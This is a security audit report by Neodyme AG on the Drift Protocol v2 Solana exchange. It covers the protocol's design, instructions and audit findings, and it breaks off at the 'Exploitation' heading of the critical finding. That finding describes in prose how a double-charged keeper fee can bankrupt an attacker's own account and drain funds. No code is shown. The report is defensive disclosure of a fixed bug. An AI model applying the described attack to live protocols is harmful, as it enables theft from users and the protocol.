Security Audit – Drift Protocol

conducted by Neodyme AG

Lead Auditor:	Jasper Slusallek
Second Auditor and Administrative Lead:	Thomas Lambertz

Authored: May 10^{th} 2024
Last Updated: June 27^{th} 2024

Table of Contents

Executive Summary

Neodyme audited **Drift's** protocol-v2 program during February, March and the beginning of April 2024.

Drift's contract is a highly complex system where a small mistake in one module can lead to the compromise of the entire protocol. As such, the scope of the audit includes not just a thorough review of the **implementation security** of the protocol, but also of the **architectural soundness**, the **correctness of its business logic** and the **economic security**.

The auditors found that despite the program's **large volume of code and complex interactions**, the **security was excellent**. For virtually every attack vector and security concerns that the auditors theorized and investigated, protections had already been put in place.

Real findings were few and far between, which is a testament to the Drift team's security practices. Nonetheless, the audit produced **one critical finding** and two medium ones. An overview of all findings in accordance with Neodyme's Rating Classification can be seen in Figure 1.



Figure 1: Overview of Findings

The auditors reported all findings to the Drift developers, who resolved most of them. The **fixes were verified** for completeness by Neodyme. The auditors also delivered a few additional nit-picks and notes which are not part of this report.

The one critical finding was due to a fee paid to a cranker for managing open orders, which was incorrectly accounted for in the protocol's margin calculation and could thus be used to steal money from the protocol over time.

1 Introduction

Drift engaged Neodyme to do a detailed security analysis of version 2 of their on-chain protocol. Senior security researcher Jasper Slusallek, along with Neodyme's blockchain lead and senior security researcher Thomas Lambertz, conducted independent audits of the contract between February 1st and April 13th 2024. Both auditors have a long track record of finding critical and other vulnerabilities in Solana programs. Combined, they have prevented the theft of at least $1b worth of tokens through reports of critical bugs.

The audit encompassed all security aspects of the on-chain protocol, including but not limited to: implementation security, architectural soundness, economic attacks, business logic, and the authority structure. In the following secutions, we give an overview of the protocol's architecture and security mechanisms and then present our findings in this context.

Neodyme would like to emphasize that securing such a large and complex protocol during development is a hard task, which makes the low volume of findings during the audit all the more remarkable. It is evident that **security was a primary consideration** for the developers. This was obvious not only in the **well-structured checks**, but also in the many security mechanisms designed to cover virtually all typical or even atypical attack vectors. Although **development of the protocol is ongoing** and the functionality and implementation were changing even during the audit, this inspires confidence that the Drift developers are fully aware of the importance of security and are able to keep their program largely bug-free.

Summary of Findings

In total, the audit revealed the following findings according to Neodyme's Rating Classification:

1 critical • **0** high-severity • **2** medium-severity • **4** low-severity • **3** informational

2 | Scope

The contract audit's scope comprised of three major components:

- Primarily, the **Implementation** security of the contract's source code
- Additionally, security of the **overall design**
- Additionally, resilience against **economical attacks**

Neodyme considers the source code, located at https://github.com/drift-labs/protocol-v2/tree/master/programs/drift, in scope for this audit. Third-party dependencies are not in scope. During the audit, numerous changes were made by Drift, including entirely new functionality. Due to the large volume of changes, not all of them were feasible to audit fully during the audit timeframe. A time-boxed review of the changes was made, with a focus on anything relating to core logic.

Relevant source code revisions are:

- `b82831031a2c157bd5623f5891ee05dcadb29b37` • Start of the audit
- `0ee9e960cf0365c06d570ef7d4f8c11a43378259` • Last revision during audit timeframe (note that changes during the audit timeframe were only partially reviewed due to the volume of changes)

Note that as part of the audit, the auditors also decided to review fragments of:

- the keeper bot reference implementation, located at https://github.com/drift-labs/keeper-bots-v2, and
- the jit proxy program code, located at https://github.com/drift-labs/jit-proxy.

This was done both to understand the flow of interactions with the program, as well as highlight any issues with the current approach. However, this was an unofficial, partial review and these codebases were not considered in-scope for this audit.

3 | Project Overview

Functionality

Drift provides a DEX on Solana, supporting spot margin and perp trading. However, it distinguishes itself from other projects by innovating in multiple key points.

Orders are aggregated in a decentralized limit orderbook (DLOB) instead of a CLOB. Off-chain cranker bots (keepers) aggregate the orders of the DLOB and match them by submitting matching orders to the protocol. Drift has spot and perp markets, with the same order system serving both.

Since there is no central on-chain record for the best bid and the best ask in a DLOB, market orders trigger an additional mechanism called an auction. These are high-frequency dutch auction type events where the price gets better for fillers over a short period of time, and fillers can choose to partially or fully fill the orders at any point.

Perp markets, apart from having the usual order system and auction liquidity, also have an attached automated market maker that users can provide liquidity to. The AMM will automatically provide liquidity on the perp market by guaranteeing a price for market orders, and cushioning fills of limit orders that trigger large price movements. Spot markets do not have an AMM. However, additional liquidity is sourced from external markets, as any internal orders can also be matched against Openbook or Phoenix.

All supported assets have an insurance fund attached to them that anyone can deposit into, which will provide a buffer before losses must be socialized. It receives a cut of protocol revenues, and can additionally be staked to by users. The insurance fund for each non-quote token buffers liabilities denominated in their respective asset, while the quote token (USDC) insurance fund provides a buffer for perp market liabilities.

To avoid frequent insurance fund payouts, Drift has a robust margining system which is monitored by off-chain cranker bots called keepers. Operating a keeper bot is permissionless – though one operation requires a minimum insurance fund stake – and Drift provides a reference implementation.

Finally, Drift also supports flash loans that do not require full repayment of funds as long as the borrower still fulfills Drift's margin requirements after the loan is concluded.

In the following subsections, we will provide a short overview of the most important components of the Drift system, starting with how users interact with it.

Customer Initialization

To interact with the Drift protocol, customers initialize a `UserStats` account that tracks global statistics on the customer like fees paid and trading volume generated. They may then open any number[1] of `User` accounts that act as subaccounts. Each `User` has its own spot and perp positions, and the margin calculations are isolated between a customer's different `User` accounts.

Customers may specify a referrer when opening their `UserStats` account, who will get a small share of their taker trading fees[2] while also reducing the customer's fees by a small percentage.

Decentralized Limit Orderbook

Using one of their `User` accounts, a customer can deposit funds, thus crediting their respective spot market positions. Assuming they have sufficient collateral, they can then open orders on the spot or perp markets.

Unlike most projects, these orders are not stored and sorted in a central orderbook. Instead, each user can open a maximum of 32 orders which are stored in the `User` account itself.

With this design, the matching of orders against each other is now no longer required to be implemented by the program itself. Indeed, it does not keep a record of the best offers on either side of the book. Instead, the matching is done by off-chain crankers – called keepers – who submit order matches to the protocol, which then verifies the match and executes the trade.

Of course, the natural question that arises is how the protocol can ensure that takers get the best price for their orders, if it does not itself keep records of the best-priced orders. This is done via two main mechanisms: Auctions and the internal AMM.

Auctions

When a market order comes in, the protocol first tries to fill the order using a dutch auction[3] taking 10 or more seconds. At any point, makers can match the auction with existing orders on the book or submit new orders to (partially) fill the taker order at its current auction price.

[1] Though this is restricted by a limit to the global number of user subaccounts. Furthermore, as the global number of subaccounts approaches this limit, a linearly scaling fee is charged for opening new subaccounts. This fee is refunded when closing the account. For some more details, see the relevant finding.

[2] Up to a set limit per epoch.

[3] A dutch auction works as follows: A good to be sold or bought is offered at a bad price at the start, and the price gets continuously better with time. In the case of Drift, this price improvement is linear. At any point in time, a bidder may accept the current price and fill the order. In the way it is implemented in drift, bidders may also partially fill the order at the current price, after which the auction continues for the remaining amount to be filled.

Auctions usually start at the oracle price for the asset being traded, and end at an approximate[4] percentage offset from the oracle price, normally determined by how speculative the market is. However, users have a limited degree of control over the start and end prices of the market, as well as its duration.

Note that auctions are not only triggered for market orders. Limit orders that do not cross the price offered by the AMM[5] do not trigger auctions. In contrast, auctions are set up for market orders, oracle orders and limit orders that do cross the price offered by the AMM.

Participating in auctions as a maker is a high-frequency trading activity and requires well-configured bots. Drift provides the following on-chain program for makers to manage their auction participation: https://github.com/drift-labs/jit-proxy. The auditors did an unofficial partial review of this code to determine the normal auction flow and potentially pinpoint relevant issues.

For perp orders, if the order is not completely filled at the end of the auction, the AMM liquidity becomes available as a backstop for perp orders.

AMM

In order to provide liquidity for market orders in the absence of (sufficient) auction liquidity, Drift's perp AMM is in place. It can fill any remaining amount from perp market auctions, but also cushions fills of perp limit orders by improving fill prices where possible.

The underlying model of the AMM is the classical constant-product formula $x*y=k$. However, since the AMM operates in a perp market, the two asset pools aren't simply the amounts of tokens held. Instead, the AMM has virtual balances and maintains a net perp position that changes as it trades against users. The model closely follows the vAMM model of perpetual protocol, with some modifications.

Note that the AMM does not provide liquidity at any price. Instead, it incorporates a bid and ask spread within which it refuses to fill orders. This spread manifests the fee that liquidity providers obtain from holding LP shares. It also changes according to the current net position / inventory of the AMM, incentivizing balancing the AMM out by decreasing the spread into the direction of lessening the net position. Many other factors, including 24h volume, observed distance to the oracle price, collected fees and short-term revenue, as well as configured values such as the maximum spread also factor into determining the spread.

The AMM LP is partially owned by users, partially by the protocol itself. Users provide liquidity to the AMM simply by requesting LP shares. The resulting position counts toward their margin.

Note that while we mentioned above that the AMM becomes available at the end of an auction, it can also indirectly participate in the auction if the auction price reaches the spread limit. This is because

[4] We are abstracting away some minor details here that are not relevant.
[5] Again, this is slightly simplified for brevity.

for each perp fill (including auction fills), the protocol first checks if the AMM could provide a better price, and if so first uses the liquidity provided by the AMM until it hits the normal fill price.

Spot and Perp Markets

As usual, there are two types of markets: Spot and Perp. In all markets, the user can have an existing position (either positive or negative exposure) as well as open orders that would modify that position if executed.

Drift supports a variety of order types: Market orders, limit orders, trigger orders that turn into market orders, trigger orders that turn into limit orders, and oracle orders. The latter are market orders that trigger auctions where bids must lie within a price interval around the current oracle price.

Of course, each order can also be post-only, immediate-or-cancel, and/or reduce-only. Reduce-only trigger orders are not subject to margin checks on triggering, which was one of the things we used in our critical finding to slowly drain money from a user account without triggering margin checks.

Orders in spot markets can be matched both against other user's orders, and against orders on external markets. Currently, both Phoenix and Openbook are supported.

Perp orders can only be matched with other user's orders. However, they are also cushioned by the AMM, as for every fill against a maker order at price X, the protocol first checks whether the AMM provides a better price. If so, the protocol first partially fills the taker order against the AMM liquidity until price X is reached, after which it continues with matching the two orders.

As with any perp market, if the (time-weighted) perp and oracle price diverge, positions on the side away from the oracle price must pay funding to the opposing positions pushing the price toward the oracle price. Funding is paid every hour, and is calculated such that funding payers must pay funding payees roughly the delta between perp and oracle price every 24 hours per base token in their position. Several safeguards/value clamps are in place to ensure oracle validity and market sanity.

Margin in Spot and Perps

Drift has three margin requirements: Initial, Margin and Fill. In broad strokes, the initial margin requirement must be met for opening risk-increasing orders (i.e. orders that would decrease the user's free collateral, as happens when increasing a position). The maintenance margin must be met for most actions. If a user falls below the maintenance margin (plus a small buffer), they can be liquidated. The fill margin requirement is the average of the initial and maintenance margin requirement and must be met in order for a user's risk-increasing orders to be filled.

The margin requirements are implemented via asset weights and liability weights. A user's assets are their positive spot balances (obtained via deposits or trades), and for the case of the maintenance

margin requirement, also any unsettled positive perp PnL and funding payments (though if this number is large, it is weighted less favourably). A user's liabilities are their negative spot balances, their perp position values, as well as a small collection of (almost negligible) buffer liabilities, e.g. for unpaid order cranking fees. However, note that both assets and liabilities assume the worst-case execution of the user's open orders – that is, the execution of all of the user's bids and all of the user's asks is simulated, and the values of whichever case results in less remaining free collateral counts for the margin requirement.

The different margin requirements have different asset and liability weights. A margin requirement is fulfilled if and only if the sum of weighted asset values is at least the sum of weighted liability values.

The asset weight of a positive spot position is always ≤ 1, and the liability weight of a negative spot position is always ≥ 1. As an example, SOL has an initial margin weight of 1.2 and a maintenance margin weight of 1.1 for spot assets, as well as an initial margin weight of 0.8 and a maintenance margin weight of 0.9 for spot borrows. In contrast, all these values are 1 for the quote token USDC. If a user had a 30 USDC spot position, as well as no SOL position but a sell order for 1 SOL with SOL at $100, their ask simulation (their open order gets executed and they open a SOL short) would be worse than their bid simulation (no open bids, so nothing changes). In the ask simulation, they would receive proceeds of 100 USDC from their sale and thus obtain total weighted assets for the initial margin requirement of $1 \cdot (30 + 100) \cdot \$1 = \$130$. Their total liabilities with initial margin weights would be $1.2 \cdot 1 \cdot \$100 = \$120$ for their new SOL short. Hence they would fulfill the initial margin requirement ($\$130 > \$120$).

Similarly, the liability weight of a perp position is always a fraction of one. As an example, BTC-PERP has an initial margin weight of $1/20$ and a maintenance margin weight of $3/100$. Hence, with 10 USDC collateral and assuming 1 SOL = $100, a user could open orders for up to 2 SOL before breaching the initial margin requirement. Note that this calculation ignores the small buffer liabilities/fees.

The margin calculation had two inconsistencies which we exploited in two of our findings. One was the critical vulnerability (Finding ND-DFT1-CR-01) where one of the small buffer liabilities did not sufficiently cover cranker fees, and the other one was that during the order simulation for spot markets, the margin calculation assumed that the order was filled at the oracle price, even if the actual order price deviated from it (Finding ND-DFT1-MD-01).

Keepers

Drift employs crankers for a variety of periodic and situation-specific tasks. In the context of Drift, they are called Keepers.

Specifically, they are responsible for the following tasks: - Triggering trigger orders and cancelling invalid orders - Filling orders via matches to internal or external orders, or via the AMM - Periodically cranking to update twaps, a perp market's funding rate, a spot market's cumulative interest or the AMMs'

spread, as well as repegging AMMs where necessary - Liquidating positions - Settling PnL, funding, LP and expired market positions in certain situations - Updating certain user data, such as the current value of their insurance fund stake

Note that for updating the bid, ask and mark TWAPs of a perp market (`UpdatePerpBidAskTwap`), the keeper must have at least $1000 staked in the insurance fund.

Apart from liquidation rewards, keepers also receive incentives for triggering and filling orders, as well as for canceling invalid orders. This incentive is a small flat fee paid directly from the user's account whose orders are affected. For filling orders, keepers additionally receive a cut of the trading fees. We abused a misconfiguration of the flat keeper reward for triggering orders in finding ND-DFT1-CR-01.

Drift provides a reference implementation for a keeper bot at [https://github.com/drift-labs/keeper-bots-v2].

Insurance Fund

When a user has more debts than assets – e.g. due to sudden extreme market movements or chain congestion – their losses would need to be socialized among the other market participants. To create a buffer before this happens, Drift employs insurance funds to cover excess losses. Only when they are depleted is any remaining debt socialized.

There is one insurance fund per spot market, denominated in the respective token. They receive a share of their respective borrow fees, spot trading fees and liquidations. Additionally, the USDC market receives a share of the perp trading fees. Correspondingly, the insurance funds cover any excess losses in their respective market, and the USDC market additionally covers any excess losses in the perp markets.

Ownership of the liquidity in the insurance fund is represented via shares. Users can deposit into the insurance fund to obtain shares of the fund. They may later unstake them by first requesting to withdraw and then withdrawing after enough time has passed since the request. For each share they unstake like this, they will obtain the number of tokens per share at the time of the request, or the number of tokens per share at the time of withdrawal, whichever is smaller. During normal operations, shares in the insurance fund appreciate over time due to the revenue from fees it collects if the fund does not pay out to cover losses.

However, the liquidity in the insurance fund is not entirely owned by users. The revenue the insurance fund collects is also partially used to mint shares that are owned by the protocol itself. These shares form a guaranteed balance in the insurance fund, even if all users withdraw their shares.

For each customer (i.e. unique address interacting with drift), there is a separate account for each spot market dedicated to the insurance fund stake they have in that market. Of course, the insurance fund shares are not tradable or usable as collateral.

Flash Loans

Finally, Drift also provides flash loan functionality. Its implementation is a bit different from other protocols, allowing laxer conditions on repayment.

Specifically, the flash loans are implemented via two instructions: BeginSwap and EndSwap. BeginSwap verifies that there is exactly one corresponding EndSwap instruction in the same transaction. Furthermore, it verifies that only whitelisted trading programs are called between these two instructions. Effectively, the user can use this to swap between tokens on external markets without meeting the withdraw requirements of Drift.

To do this, BeginSwap pays out a requested amount of tokens from any spot market to the user's ATA. EndSwap takes back any residual tokens left over in the user's ATA that were lent out, and also takes an arbitrary amount of tokens in any other spot market.

It is not demanded that the user repay the same amount as they lent out. They may repay more, or even less than they lent. However, the deltas in both the disbursing and the receiving spot market are applied to the user's balance and the user must satisfy the margin requirements when EndSwap concludes. Hence, the flash loan is simply a temporary relaxation of the margin requirements.

On-Chain Data and Accounts Structure

The on-chain protocol needs to keep track of a great deal of data, including:

- global configuration parameters
- user accounts and subaccounts, including their current positions and orders
- spot market parameters and state
- perp market parameters and state

This data is represented on-chain as follows:

Drift has a globally unique `State` account, seeded via the fixed seed `[b"drift_state"]`, that stores most of the configuration data, most importantly:

- pubkey of the admin,
- global fee parameters for spot and perp markets,
- safety parameters, like oracle guard rails,
- general tracking statistics, such as number of users and markets, and
- trading parameters, such as the minimum time that auctions must be active.

Additionally, in the globally unique account generated by the seeds `[b"if_shares_transfer_config"]`, the protocol stores a `ProtocolIfSharesTransferConfig` containing, among other things,

- the identity of the whitelisted signers who can transfer protocol-owned insurance fund stakes, and
- information on an epoch system which determines a cap on these transfers per windows of time.

Then for each supported asset, a `SpotMarket` account seeded via `[b"spot_market", state.number_of_spot_markets]` exists to store parameters and state data for the spot market. Most importantly, it stores

- information on token and oracle used for the market,
- data on the insurance fund, including the vault pubkey, the number of shares in total and in user control, and allocation of fees,
- total balance of deposits and borrows, and the cumulative interest applied to both,
- margin weights for the spot asset,
- trading parameters such as minimum order size and step size,
- fee parameters along with current balance of the spot fee pool (in the quote token) and revenue pool (in the spot market's token), and
- information on any ongoing flash loan involving this market.

Note that the spot market account does not store parameters for interacting with external markets. For this, the protocol maintains two separate accounts per spot market, `PhoenixV1FulfillmentConfig` and `SerumV3FulfillmentConfig`, seeded via `[b"phoenix_fulfillment_config", phoenix_market.key]` and `[b"serum_fulfillment_config", serum_market.key]`, respectively. They store, among other things,

- the program id of the respective external protocol,
- the pubkey of the respective external market for which this configuration account stores parameters,
- the corresponding spot market index within Drift, and
- whether trading on that external market is currently enabled or disabled.

Similarly, for each perp market, a `PerpMarket` account exists at the address derived from the seeds `[b"perp_market", state.number_of_markets]`. It stores, most importantly,

- the oracle which the perp market is based on,
- information on the AMM, most importantly
  - x, y and (the square root of) k from the constant product formula,
  - the current peg and concentration coefficient,
  - the AMM's current net position
  - information on the circulating LP shares,
  - trading parameters for when and how much the AMM will participate in trades;

- margin ratios for positions in its market,
- the cumulative funding rate along with twaps of the bids and asks,
- fee parameters and the total fees collected,
- trading parameters such as funding period length, minimum order size and others, and
- information on the amount the perp market can claim from the quote market's insurance fund.

Of course, the protocol also need to retain information on the customers and their subaccounts. For each customer (i.e. pubkey interacting with Drift), a `UserStats` account with the seeds `[b"user_stats", customer_pubkey]` is created which stores, among other things,

- the pubkey of the customer it belongs to,
- the pubkey of the person who referred this user, who will receive a cut of trading fees,
- information on fees paid and volume generated by the customer so far,
- the value of any insurance fund stake they have,

Then for each subaccount of a customer, it stores a `User` account seeded with `[b"user", customer_pubkey, running_sub_account_id]`. Most importantly, it stores

- the pubkey and nickname string of the customer controlling this subaccount,
- the pubkey of a delegate (if set), who has the power to trade on the customer's behalf in this subaccount,
- whether the user has margin trading enabled,
- the liquidation and bankruptcy status of the user, and
- the subaccount's orders and their state.

Additionally, the protocol stores `ReferrerName` accounts, seeded via `[b"referrer_name", name_string]` that simply store a name string for a user. Note that one user can have multiple names in this scheme. It is not used on-chain, presumably only serving off-chain display name functionality.

Finally, a new account was added during the audit timeframe, `PrelaunchOracle`. Note that the corresponding functionality was only partially reviewed. The account is seeded via `[b"prelaunch_oracle", params.perp_market_index]` and simply contains

- the aggregated price derived from the perp market twap and the admin-set maximum price,
- the admin-set maximum price,
- the index of the corresponding perp market, and
- information on when the oracle was last updated.

Instructions

We briefly summarize the instructions and what their intended purpose is here. Note that some instructions were added during the audit.

We begin with the admin-only instructions, which (save for `Initialize`) are restricted to the admin pubkey stored in the state account:

Instruction	Summary
Initialize	Initializes a Drift instance by creating and populating the global state account
InitializeSpotMarket	Initializes a spot market by populating its state account and creating its market vault and insurance fund vault
DeleteInitializedSpotMarket	Delete an unused spot market that was just created, closing its state account, vault and insurance fund vault
InitializeSerumFulfillmentConfig	Initializes a configuration account that specifies behaviour for interacting with Serum/Openbook
InitializePhoenixFulfillmentConfig	Initializes a configuration account that specifies behaviour for interacting with Phoenix
SettleExpiredMarketPoolsToRevenuePool	For a perp market in settlement status, move any funds from the AMM's fee pool and the PNL pool to the revenue pool, then set the market state to delisted
InitializePerpMarket	Initializes a perp market, including its AMM, by populating its state account
DeleteInitializedPerpMarket	Delete an unused perp market that was just created, closing its state account
AdminDisableUpdatePerpBidAskTwap	Allows the admin to disallow or reallow a keeper (which is tied to a `UserStats` account) to update the bid and ask twaps of perp markets via `UpdatePerpBidAskTwap`
DepositIntoPerpMarketFeePool	Simply transfers tokens from an admin-controlled token account to the perp market AMM's fee pool and updates the fee pool's tracking within the protocol to reflect the deposit

Instruction	Summary
MoveAmmPrice	Updates the AMM's constant value k (stored as `sqrt_k`), its virtual reserves, as well as any indirectly affected parameters of the AMM
RecenterPerpMarketAmm	The AMM always has a position relative to the users it trades against. This instruction rebalances the AMM to eliminate this position.
RepegAmmCurve	Uses a perp market's fee pool funds to repeg its AMM, adjusting its virtual price to be nearer to the oracle price
InitializeProtocolIfSharesTransferConfig	Initializes a `ProtocolIfSharesTransferConfig`, see explanation of state accounts
AdminRemoveInsuranceFundStake	Allows admin to withdraw from the protocol-owned portion of a spot market's insurance fund, "burning" the corresponding shares; please note that this instruction was removed shortly after the end of the audit
ResetPerpMarketAmmOracleTwap	Resets the oracle twap to the mark twap, in case the oracle twap is vehemently out of balance for some reason
InitializePrelaunchOracle	Initializes a pre-launch oracle, populating its account. Added during the audit, only partially reviewed.
UpdatePrelaunchOracleParams	Updates a pre-launch oracle using the provided price. Added during the audit, only partially reviewed.
DeletePrelaunchOracle	Invalidates and closes a pre-launch oracle account. Added during the audit, only partially reviewed.

Note that we are omitting a large number of `Update` instructions, which simply serve to update certain safety, trading or general configuration parameters.

We continue with the instructions that customers can use to manage their customer account, subaccounts, orders and funds, as well as to execute flash loans.

Instruction	Summary
InitializeUserStats	Creates and populates a `UserStats` account for a new customer; must be done before initializing any `Users`

Instruction	Summary
InitializeUser	Creates and populates a `User` account, representing a subaccount for a customer
InitializeReferrerName	Creates and populates a `ReferrerName` account, storing a name for a customer
DeleteUser	Closes a `User` account; must have no positions or open orders (among other things)
ReclaimRent	Allows customer to withdraw any excess lamports from a `User` account if the `UserStats` is older than 13 days; excess lamports come e.g. from the user initialization fee charged if the user account space limit is approached
Deposit	Allows a user to deposit into a spot market vault, crediting their spot market balance
Withdraw	Allows a user to withdraw from a spot market vault, withdrawing from their spot market balance; balance can go negative, but initial margin requirement must be met
TransferDeposit	Transfers spot market funds from one user to another; must be subaccounts of the same customer, and initial margin requirement of first user must be met
PlacePerporder	Places a perp order by populating an order slot in the `User` account; user must meet initial margin requirements even if order were to be filled
CancelOrder	Cancels an open order (can be spot or perp) by removing it from the order slot in the `User` account
CancelOrderByUserId	Orders have user-generated IDs; this cancels an order by simply specifying that ID
CancelOrders	Same as CancelOrders, but for multiple orders in the same `User` account
CancelOrdersByIds	Same as CancelOrderByUserId, but for multiple orders in the same `User` account
ModifyOrder	Modify an existing order; works by cancelling the order, then placing it again with modified parameters

Instruction	Summary
PlaceAndTakePerpOrder	Places a perp order and immediately fills it as taker by matching it against existing perp order(s); Limit price is determined by the auction available at the end of the order's auction; AMM may also fill at any point if it offers a better price than any of the orders
PlaceAndMakePerpOrder	Similar to PlaceAndTakePerpOrder, but instead of taking the user acts as one of the makers against a single existing order; limit price is determined by the current auction price of the order against which the instruction is matching; again, AMM may also fill if it provides a better price at any point during the filling process
PlaceSpotOrder	Places a spot order by populating an order slot in the `User` account; user must meet initial margin requirements even if order were to be filled
PlaceAndTakeSpotOrder	Similar to PlaceAndTakePerpOrder, but for spot orders
PlaceAndMakeSpotOrder	Similar to PlaceAndMakePerpOrder, but for spot orders
PlaceOrders	Places multiple orders; orders can be either spot or perp orders
AddPerpLpShares	Allows a user to provide liquidity to the AMM by minting LP shares; User does not deposit into the AMM, instead the shares count as a liability; user must meet initial margin requirement
RemovePerpLpShares	Allows a user to remove liquidity from the AMM
RemovePerpLpSharesInExpiringMarket	Same as RemovePerpLpShares, but can be called by anybody if the market is in reduce-only mode
DepositIntoSpotMarketRevenuePool	Simply transfers tokens from the caller to the spot market's revenue pool and updates the revenue pool tracking within the protocol to reflect the deposit (this is more of a management instruction, but it is not restricted as such since it is effectively a donation to the protocol)

Instruction	Summary
BeginSwap	Begins a flash loan; pays out a specified amount of tokens from a spot market to a user account; verifies that a corresponding EndSwap instruction exists, and that only whitelisted programs are called in-between
EndSwap	Ends a flash loan; collects any remaining funds paid out during BeginSwap and accepts an arbitrary number of another supported token; any effective delta in tokens deposited or withdrawn in either spot markets are applied to the user's spot balances; user must fulfill margin requirements after flash loan ends

Again, we are omitting some `Update` instructions for brevity.

Note that customers can also interact with the insurance funds. To do this, they have access to the following instructions:

Instruction	Summary
InitializeInsuranceFundStake	Initializes an `InsuranceFundStake` account for a customer, see state account explanations
AddInsuranceFundStake	Allows the customer to deposit funds into an insurance fund vault; their `InsuranceFundStake` account will be credited the corresponding amount of shares
RequestRemoveInsuranceFundStake	Initiates a withdrawal of the customer's insurance fund shares; the withdrawal can only be completed after a set amount of time
CancelRequestRemoveInsuranceFundStake	Cancels a withdrawal process
RemoveInsuranceFundStake	Completes a withdrawal process; the price the user receives per share is the worse of the one at time of request and the one at time of completion

Instruction	Summary
TransferProtocolIFShares	Can only be called by one of four permissioned users specified in the globally unique `ProtocolIfSharesTransferConfig` account; transfers protocol-owned insurance fund shares into a user account

To manage the protocol permissionlessly, keepers have access to the following instructions. Note that while cranker instructions are permissionless, not all of them have an incentive reward for executing them attached.

Instruction	Summary
SettleRevenueToInsuranceFund	Withdraws the portion of a spot market's revenue pool alloted for the insurance fund to the insurance fund's vault; part of this simply flows into the vault, helping insurance fund shares appreciate, but part of it flows into the vault with new shares being minted to the protocol against it
ResolvePerpPnlDeficit	In case the PNL pool of a perp market has more than a configured deficit compared to actual PNL, cover the excess deficit by drawing from the insurance fund
ResolvePerpBankruptcy	If user is bankrupt (i.e. no positive spot positions, no perp exposure, and at least one liability) and they have an unresolved perp liability via a negative quote balance in a position, resolve that liability by covering it from the quote market insurance fund
ResolveSpotBankruptcy	If a user is bankrupt and has an unresolved spot liability, resolve that liability by covering it from the spot market's insurance fund
UpdateFundingRate	Update the funding rate of a perp market based on oracle and bid/ask twap; callable every hour

Instruction	Summary
UpdatePerpBidAskTwap	Update the twap of the bids and asks; keeper must provide a list of users from which the orders are examined; this list of users is trusted to be relevant for the best bids and asks, which is why the keeper has to have a minimum insurance fund stake to execute this instruction
UpdateSpotMarketCumulativeInterest	Update any accumulated lend/borrow interest in a spot market to reflect time passed since last update
UpdateAMMs	Repeg any AMMs, if necessary
SettlePnl	Settles perp PNL of a user; can only be called by someone else other than the user itself if the PNL is negative, the PNL pool has excess funds, or the user is being liquidated
SettleFundingPayment	Permissionlessly settles a user's perp funding payments
SettleLp	Permissionlessly settles a user's outstanding AMM LP pnl; also updates funding payments beforehand
SettleExpiredMarket	Settles an expired market, setting the expiry price and disbursing any collected non-protocol-owned AMM fees
LiquidatePerp	Liquidates a perp position, assuming user is liquidatable (below maintenance margin) but not bankrupt and liquidator is neither; liquidation is handled as a trade between liquidator and user, where user is forced to sell at a worse price
LiquidateSpot	Liquidate a spot position, i.e. take over a user borrow in exchange for user assets from a different spot market
LiquidateBorrowForPerpPnl	As the name suggests, take over (part of) a negative spot balance in exchange for PNL from a perp market
LiquidatePerpPnlForDeposit	Reverse of LiquidateBorrowForPerpPnl, i.e. take over negative PNL in exchange for user assets from a spot market
FillPerpOrder	Fills a perp order by matching it against a series of resting orders (potentially interleaved with the AMM), or against the AMM directly

Instruction	Summary
FillSpotOrder	Fills a spot order by matching it against a series of resting orders, or against an external market
RevertFill	Doesn't actually change any on-chain state
TriggerOrder	Trigger a trigger order if its trigger condition is reached; the flat reward paid out in this instruction was part of finding ND-DFT1-CR-01
ForceCancelOrders	Permissionlessly cancel a user's position-increasing orders if they are below the initial margin requirement
UpdateUserIdle	Sets a user to idle if they haven't interacted with the protocol for 1 hour (under $1000 equity) or 1 week (over $1000 equity) and they have no perp positions, spot borrows or open orders
UpdateUserQuoteAssetInsuranceStake	Updates how much USDC the insurance fund stake of a user is currently worth; relevant for fee tiers and for keepers wanting to crank the perp bid/ask twap
UpdateUserOpenOrdersCount	Resets the tracking of the number of open orders and open auctions the user has to be accurate; this data is not relevantly used on-chain, but rather in tests

4 | Findings

This section outlines all findings identified during the audit. They are classified into one of five severity levels – critical, high, medium, low, informational – as detailed in Appendix D.

All findings are listed in Table 5 and described further in the following sections.

Table 5: Findings

Identifier	Title	Severity	State
ND-DFT1-CR-01	Flat keeper reward can be used to bankrupt an attacker-controlled user and steal quote	Critical	Resolved
ND-DFT1-MD-01	Possible to open risk-increasing orders while violating initial margin requirement	Medium	Acknowl.
ND-DFT1-MD-02	Circumventing Pausing of Withdraw and Deposit, as well as Similar Restrictions	Medium	Resolved
ND-DFT1-LO-01	External Users Can Block Admin From Adding New Serum Markets	Low	Resolved
ND-DFT1-LO-02	Whitelist Mint Check is Easily Circumvented	Low	Resolved
ND-DFT1-LO-03	Surge Pricing for Subaccounts is Ineffective	Low	Acknowl.
ND-DFT1-LO-04	Possible to enter spot margin trading when it is disabled	Low	Acknowl.
ND-DFT1-IN-01	Admin Can Pass Invalid Oracle Accounts	Info	Resolved
ND-DFT1-IN-02	An Attacker Can Prevent Deletion of All ‘0’ Subaccounts for All Users	Info	Resolved
ND-DFT1-IN-03	Truncating Casts	Info	Resolved

[ND-DFT1-CR-01] Flat keeper reward can be used to bankrupt an attacker-controlled user and steal quote

Severity	Impact	Affected Component	Status
Critical	Attackers can slowly drain the protocol (likely around $250k/day)	Margin logic	Resolved

Keepers get a flat fee of $0.01 for cranking orders. The users whose orders are cranked pay this fee directly from their USDC balance, without margin checks. The margin calculation only accounts for one such crank fee per order [1] (see code locations below), but it can be triggered twice. We use this to transfer assets between users such that one user goes bankrupt.

To achieve a double-trigger of the flat keeper fee, we open a TriggerLimitOrder which is position increasing but is marked `reduce_only`. We then trigger it, and immediately try filling it. The filling attempt cancels the order because it is an invalid reduce-only order. The first payout is for filling the order [2], the second for canceling it [3].

Exploitation

